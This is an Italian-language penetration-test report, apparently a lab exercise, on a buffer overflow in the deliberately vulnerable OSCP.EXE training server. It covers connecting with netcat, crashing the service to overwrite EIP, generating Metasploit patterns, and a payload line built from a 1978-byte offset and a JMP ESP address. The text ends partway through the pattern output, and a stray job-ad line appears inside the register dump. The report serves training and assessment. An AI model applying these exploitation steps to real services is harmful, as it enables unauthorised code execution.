



REPORT DI ANALISI

OGGETTO DELL'ANALISI: FILE OSCP.EXE

AZIENDA CLIENTE: THETA SPA

CODICE REPORT: BT3-XTR2

REV: 0

SCENARIO	4
CONCETTO DI BUFFER OVERFLOW	4
BUFFER OVERFLOW NELL'APPLICATIVO OSCP	6
STRUMENTI UTILIZZATI.....	6
KALI LINUX	6
IMMUNITY DEBUGGER	6
POCEDURA DETTAGLIATA DI EXPLOITATION UTILIZZANDO LA VULNERABILITÀ DI BUFFER OVERFLOW NELL'APPLICATIVO OSCP.EXE	8
Collegamento su porta 1337	8
Test Buffer Overflow "Manuale"	11
Creazione pattern ed individuazione Estremi (ESP EIP)	13
Cosa sono EIP ed ESP?	13
1. EIP (Extended Instruction Pointer)	14
2. ESP (Extended Stack Pointer)	14
3. Confronto EIP vs ESP	15
4. Perché Sono Importanti per OSCP?	15
Determinazione dei Pattern Offset	18
Cosa sono gli Offset di EIP ed ESP?	18
1. Offset dell'EIP	18
2. Offset dell'ESP	18
3. Perché gli Offset sono Diversi? (1982 vs 1978)	19
Conclusione	19
Verifica degli Offsets tramite codice Python	20
Installazione Plugin Mona e raffinamento del payload malevolo	22
Mona	22
Procedimento	23
Funzionalità principali:	25
Cosa succede durante la comparazione?	27
Come Mona identifica i bad chars?	27
Iniezione codice e accesso tramite reverse shell	29
A Cosa Serve JMP ESP?	30
CONSIDERAZIONI E ANALISI	33
PROPOSTE PER MITIGAZIONE E RACCOMANDAZIONI	33
ALLEGATI.....	36

SCENARIO

Ci si propone di eseguire un'analisi relativa all'applicativo OSCP.EXE di proprietà dell'azienda cliente THETA S.p.a.

L'applicativo risulta soggetto ad una vulnerabilità di tipo buffer overflow.

Ci si propone in particolare di effettuare le seguenti attività:

Analisi: Determinare la dimensione del buffer e il punto preciso dove il buffer overflow causa il crash dell'applicazione.

Creazione del Payload: Usate strumenti come Metasploit o script in Python per creare un payload che sfrutti la vulnerabilità.

Test dell'Exploit: Eseguite l'exploit nell'ambiente di test per confermare l'esecuzione di codice arbitrario.

Proposte di Mitigazione e Raccomandazioni: Dopo aver dimostrato l'exploit, proporre soluzioni per mitigare la vulnerabilità. Questo include l'aggiornamento del codice, l'applicazione di patch di sicurezza e l'adozione di buone pratiche di programmazione sicura.

CONCETTO DI BUFFER OVERFLOW

Un buffer overflow si verifica quando un programma tenta di scrivere più dati in un blocco di memoria allocato (il "buffer") di quanto quest'ultimo possa contenere. I dati in eccesso "tracimano" oltre i confini del buffer e vanno a sovrascrivere le aree di memoria adiacenti. Questa sovrascrittura può corrompere altri dati, variabili, strutture dati o persino il codice eseguibile del programma, portando a comportamenti inaspettati, crash del sistema o, peggio ancora, all'esecuzione di codice dannoso iniettato da un attaccante.

Concetti Fondamentali:

1. **Buffer:** Un buffer è una regione contigua di memoria allocata per contenere una quantità specifica di dati. Può essere allocato sullo stack (per variabili locali e indirizzi di ritorno delle funzioni) o sull'heap (per dati allocati dinamicamente).
2. **Scrittura di Dati:** Un buffer overflow si verifica durante un'operazione di scrittura di dati nel buffer. Funzioni di libreria standard del linguaggio C come

strcpy, sprintf, gets (ormai deprecate e pericolose) sono spesso implicate perché non eseguono controlli sui limiti della dimensione dei dati da scrivere.

3. **Sovrascrittura:** Quando la quantità di dati da scrivere supera la dimensione del buffer, i byte in eccesso vengono scritti nelle aree di memoria adiacenti.
4. **Conseguenze:** Le conseguenze di un buffer overflow possono variare a seconda di cosa viene sovrascritto:
 - a. **Corruzione di Dati:** Altre variabili o strutture dati vicine al buffer possono essere alterate, causando malfunzionamenti nel programma.
 - b. **Crash del Programma:** La sovrascrittura di strutture dati interne utilizzate dal programma (come metadati di gestione della memoria) può portare a errori e alla terminazione anomala del programma.
 - c. **Esecuzione di Codice Arbitrario:** Questa è la conseguenza più grave. Un attaccante può progettare l'input in modo che i dati in overflow sovrascrivano l'indirizzo di ritorno di una funzione sullo stack. Quando la funzione termina, invece di tornare all'indirizzo previsto, il programma salta all'indirizzo fornito dall'attaccante, che punta a un'area di memoria contenente codice dannoso (spesso chiamato "shellcode") anch'esso iniettato nell'input.

Tipi di Buffer Overflow:

- **Stack-based Buffer Overflow:** Si verifica quando un buffer allocato sullo stack viene sovrascritto. Lo stack è una regione di memoria utilizzata per gestire le chiamate di funzione e le variabili locali. L'indirizzo di ritorno delle funzioni è memorizzato sullo stack, rendendolo un bersaglio primario per gli attacchi di esecuzione di codice arbitrario.
- **Heap-based Buffer Overflow:** Si verifica quando un buffer allocato sull'heap viene sovrascritto. L'heap è una regione di memoria utilizzata per l'allocazione dinamica di memoria (tramite malloc, new, ecc.). Le conseguenze di un heap overflow sono spesso meno immediate dell'overflow di stack e possono coinvolgere la corruzione di metadati di gestione dell'heap o di altre strutture dati allocate sull'heap. Sfruttare gli heap overflow per l'esecuzione di codice arbitrario è generalmente più complesso.

BUFFER OVERFLOW NELL'APPLICATIVO OSCP

Il servizio analizzato presenta una criticità di tipo *buffer overflow* nel campo di input **OVERFLOW1**, causata dalla mancata validazione della lunghezza dei dati in ingresso. Quando viene fornito un input più lungo della capacità allocata in memoria, i dati eccedenti sovrascrivono aree adiacenti, incluso il registro **EIP (Extended Instruction Pointer)**. Questo registro, fondamentale per il controllo del flusso di esecuzione, se manipolato da un attaccante, può essere reindirizzato verso codice arbitrario. Nel caso specifico, inviando un payload appositamente strutturato, è possibile prendere il controllo del processo, sfruttando l'assenza di protezioni come **ASLR** o **stack canary**.

STRUMENTI UTILIZZATI

KALI LINUX

Kali Linux è una distribuzione Linux avanzata, basata su Debian, progettata per **test di penetrazione, sicurezza informatica e analisi forense**. Sviluppata e mantenuta da Offensive Security, include oltre **600 tool preinstallati** (come Metasploit, Nmap, Burp Suite) per attività di hacking etico, vulnerability assessment e crittoanalisi. Supporta ambienti live, virtualizzazione e cloud, ed è ottimizzata per l'uso su hardware dedicato o macchine virtuali. La sua natura open-source e la compliance con gli standard di sicurezza lo rendono lo strumento preferito per professionisti e ricercatori.

IMMUNITY DEBUGGER

Immunity Debugger è un **debugger potente e flessibile** specificamente progettato per l'**analisi di sicurezza, il reverse engineering e lo sfruttamento di vulnerabilità**. È particolarmente apprezzato nella comunità della sicurezza informatica per la sua **integrazione con il linguaggio di scripting Python**.

Ecco alcuni aspetti chiave di Immunity Debugger:

Caratteristiche Principali:

- **Interfaccia Utente Intuitiva:** Offre un'interfaccia grafica che facilita la navigazione tra il codice disassemblato, i registri, la memoria, lo stack e i thread.
- **Potenti Funzionalità di Debugging:** Permette di impostare breakpoint (punti di interruzione) condizionali e non, eseguire il codice passo-passo (step-in, step-

over, step-out), ispezionare e modificare i valori dei registri e della memoria in tempo reale.

- **Integrazione con Python (PyCommands):** Questa è una delle caratteristiche più distintive. Gli utenti possono scrivere script Python (chiamati PyCommands) per estendere le funzionalità del debugger, automatizzare task ripetitivi, analizzare dati in modo specifico, implementare algoritmi di fuzzing di base e molto altro. Questa flessibilità lo rende estremamente potente per l'analisi personalizzata.
- **Gestione delle Eccezioni:** Fornisce strumenti per analizzare le eccezioni generate durante l'esecuzione del programma, il che è fondamentale per comprendere crash e potenziali vulnerabilità.
- **Analisi di Crash:** Aiuta nell'analisi post-mortem dei crash applicativi, fornendo informazioni sullo stato del sistema al momento dell'errore, inclusi lo stack di chiamate e i valori dei registri.
- **Supporto per Plugin:** L'architettura di Immunity Debugger supporta plugin che possono estenderne ulteriormente le funzionalità per compiti specifici, come l'analisi di protocolli di rete o formati di file particolari.
- **Disassembler Integrato:** Visualizza il codice eseguibile in formato assembly, consentendo agli analisti di comprendere il funzionamento a basso livello del software.
- **Visualizzazione della Memoria:** Offre diverse modalità per visualizzare il contenuto della memoria, facilitando l'identificazione di pattern, stringhe o dati specifici.
- **Gestione dei Thread:** Permette di tracciare e controllare l'esecuzione di applicazioni multithreaded.

Perché è Importante per la Sicurezza Informatica:


- **Analisi di Malware:** Gli analisti di malware utilizzano Immunity Debugger per eseguire il codice dannoso in un ambiente controllato e osservarne il comportamento, identificando le sue funzionalità, i meccanismi di persistenza e le comunicazioni di rete.
- **Reverse Engineering:** Viene impiegato per comprendere il funzionamento interno di applicazioni proprietarie o sconosciute, analizzando il loro codice assembly.
- **Ricerca di Vulnerabilità:** I ricercatori di sicurezza lo utilizzano per identificare e analizzare vulnerabilità software, come buffer overflow, formatt string bugs e altre debolezze che potrebbero essere sfruttate da attaccanti.
- **Sviluppo di Exploit:** La capacità di controllare l'esecuzione del programma e manipolare la memoria rende Immunity Debugger uno strumento prezioso per lo sviluppo di exploit per le vulnerabilità scoperte.

- **Automazione dell'Analisi:** Grazie ai PyCommands, è possibile automatizzare parti del processo di analisi, risparmiando tempo e migliorando l'efficienza.

POCEDURA DETTAGLIATA DI EXPLOITATION UTILIZZANDO LA VULNERABILITÀ DI BUFFER OVERFLOW NELL'APPLICATIVO OSCP.EXE

Collegamento su porta 1337

Innanzitutto si è proceduto ad aprire Immunity Debugger con il quale poi si è aperto il file OSCP.EXE tramite il comando File -> Open.




Come si può vedere dalla schermata viene aperta un interfaccia grafica che consente di analizzare varie informazioni tra cui:

- **Disassembler:**
 - Mostra il codice assembly del processo in esecuzione (es. MOV EAX, EBX).
 - **Indirizzi di memoria** a sinistra (es. 00401000).
 - **Breakpoint** evidenziati in rosso.

- **Registri:**
 - Valori dei registri della CPU (EAX, EBX, ECX, EDX, EIP, ESP, EBP).
 - **EIP** (Extended Instruction Pointer) è cruciale per i buffer overflow.
- **Stack:**
 - Visualizza i dati nello stack (es. valori pushati, indirizzi di ritorno).
 - Utile per identificare overflow e corruzioni.
- **Dump della Memoria:**
 - Contenuto esadecimale/ASCII di una sezione di memoria.
 - Usato per analizzare shellcode o payload iniettati.

Inoltre in questo caso lanciando il programma viene aperta la finestra di interfaccia del programma eseguito.




```
C:\Users\User\Downloads\oscp.exe
Starting OSCP vulnserver version 1.00
Called essential function dll version 1.00

This is vulnerable software!
Do not allow access from untrusted systems or networks!

Listening on port 1337.
Waiting for client connections...
```

La finestra comunica che la porta 1337 relativa alla macchina sulla quale è in esecuzione il programma è in ascolto.

Lanciando il comando NetCat e specificando l'indirizzo IP della macchina su cui è stato lanciato il programma oscp.exe e specificando la porta 1337 è possibile accedere all'interfaccia di comando, come vediamo qui di seguito.




```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ nc 192.168.50.130  
no port[s] to connect to  
(kali@kali)-[~]  
$ nc 192.168.50.130 1337  
^C  
(kali@kali)-[~]  
$ nc 192.168.50.130 1337  
Welcome to OSCP Vulnerable Server! Enter HELP for help.  
HELP  
Valid Commands:  
HELP  
OVERFLOW1 [value]  
OVERFLOW2 [value]  
OVERFLOW3 [value]  
OVERFLOW4 [value]  
OVERFLOW5 [value]  
OVERFLOW6 [value]  
OVERFLOW7 [value]  
OVERFLOW8 [value]  
OVERFLOW9 [value]  
OVERFLOW10 [value]  
EXIT  
█
```

Test Buffer Overflow “Manuale”

Analizzando l'interfaccia si nota che si ha la possibilità di lanciare il comando HELP per avere aiuto. Lanciando il comando viene restituita a terminale la lista di possibili comandi eseguibili.

Come test si è proceduto ad eseguire il comando OVERFLOW1:



```
kali@kali: ~  
File Actions Edit View Help  
^C  
(kali@kali)-[~]  
$ nc 192.168.50.130 1337  
Welcome to OSCP Vulnerable Server! Enter HELP for help.  
HELP  
Valid Commands:  
HELP  
OVERFLOW1 [value]  
OVERFLOW2 [value]  
OVERFLOW3 [value]  
OVERFLOW4 [value]  
OVERFLOW5 [value]  
OVERFLOW6 [value]  
OVERFLOW7 [value]  
OVERFLOW8 [value]  
OVERFLOW9 [value]  
OVERFLOW10 [value]  
EXIT  
OVERFLOW1  
UNKNOWN COMMAND  
OVERFLOW1 this is a test  
OVERFLOW1 COMPLETE  
OVERFLOW1 this is a test  
OVERFLOW1 COMPLETE
```

Il comando viene eseguito e viene restituito un messaggio OVERFLOW1 COMPLETE che comunica la corretta esecuzione del programma.

Spostandosi su Immunity Debugger non si notano variazioni.

Per realizzare un buffer overflow si va a sfruttare la vulnerabilità dell'applicativo andando a inserire un payload manualmente che sovraccarichi il programma, nel seguente modo:



Lanciando il programma in questo caso il messaggio di corretta esecuzione non viene restituito, inoltre spostandosi su Immunity Debugger, nella schermata dei registri, si può notare come sia avvenuto un errore che ha portato al crash del programma.

```
Code auditor and software assessment specialists needed

Registers (FPU)
EAX 00C4F250 ASCII 4F,"VERFLOW1 COMPLETEEXITUNKNOWN COMMAND^C"
ECX 00FFA344
EDX 000A4141
EBX 41414141
ESP 00C4FA18 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
EBP 41414141
ESI 0040753F oscp.0040753F
EDI 00C4FB30
EIP 41414141

C 0 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 002B 32bit 0(FFFFFFFF)
A 0 SS 002B 32bit 0(FFFFFFFF)
Z 1 DS 002B 32bit 0(FFFFFFFF)
S 0 FS 0053 32bit 298000(FFF)
T 0 GS 002B 32bit 0(FFFFFFFF)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty q
ST1 empty q
ST2 empty q
ST3 empty q
ST4 empty q
ST5 empty q
ST6 empty q
ST7 empty q

FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 027F Prec NEAR,53 Mask 1 1 1 1 1 1
```

Il puntatore allo stack (ESP) punta a molti A, esattamente come lo si è inviato. Il valore del puntatore all'istruzione (EIP) è 0x41414141, che è AAAA in esadecimale. Ciò significa che si è ottenuto il controllo dell'istruzione successiva da qualche parte lungo il buffer che si è inviato.

Creazione pattern ed individuazione Estremi (ESP EIP)

Si possono calcolare gli offset di EIP ed ESP sul payload utilizzando gli strumenti **pattern_create** e **pattern_offset**. Entrambi sono inclusi in Kali Linux e si trovano nella directory **/usr/share/metasploit-framework/tools/exploit/**. Il primo creerà una stringa che formerà un pattern, mentre il secondo leggerà 4 byte di quel pattern e indicherà l'offset.

Cosa sono EIP ed ESP?

EIP (Extended Instruction Pointer) e **ESP** (Extended Stack Pointer) sono due registri fondamentali nella CPU **x86/x64**, cruciali per comprendere i **buffer overflow** e l'esecuzione del codice nei sistemi Windows/Linux.

1. EIP (Extended Instruction Pointer)

- **Cos'è:**
 - Un registro a **32 bit** che contiene **l'indirizzo della prossima istruzione da eseguire**.
 - Simile a un "segnaposto" che dice alla CPU dove trovare il codice successivo.
- **Ruolo nei Buffer Overflow:**
 - Se un attaccante sovrascrive l'EIP (es. con BBBB → 42424242), può **reindirizzare l'esecuzione** a un'area di memoria controllata da lui (es. shellcode nello stack).
 - Esempio: `payload = b"A" * 1978 + b"\xaf\x11\x50\x62" # Sovrascrive EIP con l'indirizzo di JMP ESP`
- **Importanza:**
 - Controllare l'EIP è il primo passo per sfruttare un **buffer overflow**.

2. ESP (Extended Stack Pointer)

- **Cos'è:**
 - Un registro a **32 bit** che punta alla **cima dello stack** (dove vengono memorizzati dati temporanei, variabili locali, indirizzi di ritorno).
- **Ruolo nei Buffer Overflow:**
 - Spesso contiene lo **shellcode** iniettato dall'attaccante.
 - Se l'EIP viene reindirizzato a un `JMP ESP` o `CALL ESP`, la CPU eseguirà il codice puntato da ESP.
 - Esempio: `625011AF FFE4 JMP ESP ; Salta all'indirizzo puntato da ESP`
- **Importanza:**
 - È la "porta" per eseguire payload malevoli nello stack.


3. Confronto EIP vs ESP

Registro	Funzione	Esempio d'Uso nell'Exploit
EIP	Punta alla prossima istruzione	Sovrascritto con \xaf\x11\x50\x62 (JMP ESP)
ESP	Punta alla cima dello stack	Contiene lo shellcode (\x90\x90\xcc...)

4. Perché Sono Importanti per OSCP?

- **EIP:** Senza controllarlo, non puoi reindirizzare l'esecuzione.
- **ESP:** Senza gestirlo, non puoi piazzare/eseguire lo shellcode.

Tornando ora alla trattazione di seguito si mostra la generazione del pattern:



```
kali@kali: ~  
File Actions Edit View Help  
$ /usr/share/metasploit-framework/tools/exploit/pattern_create.rb -l 2048  
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2  
Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2Ag3Ag4Ag5  
Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8  
Aj9Ak0Ak1Ak2Ak3Ak4Ak5Ak6Ak7Ak8Ak9Al0Al1Al2Al3Al4Al5Al6Al7Al8Al9Am0Am1Am2Am3Am4Am5Am6Am7Am8Am9An0An1  
An2An3An4An5An6An7An8An9Ao0Ao1Ao2Ao3Ao4Ao5Ao6Ao7Ao8Ao9Ap0Ap1Ap2Ap3Ap4Ap5Ap6Ap7Ap8Ap9Aq0Aq1Aq2Aq3Aq4  
Aq5Aq6Aq7Aq8Aq9Ar0Ar1Ar2Ar3Ar4Ar5Ar6Ar7Ar8Ar9As0As1As2As3As4As5As6As7As8As9At0At1At2At3At4At5At6At7  
At8At9Au0Au1Au2Au3Au4Au5Au6Au7Au8Au9Av0Av1Av2Av3Av4Av5Av6Av7Av8Av9Aw0Aw1Aw2Aw3Aw4Aw5Aw6Aw7Aw8Aw9Ax0  
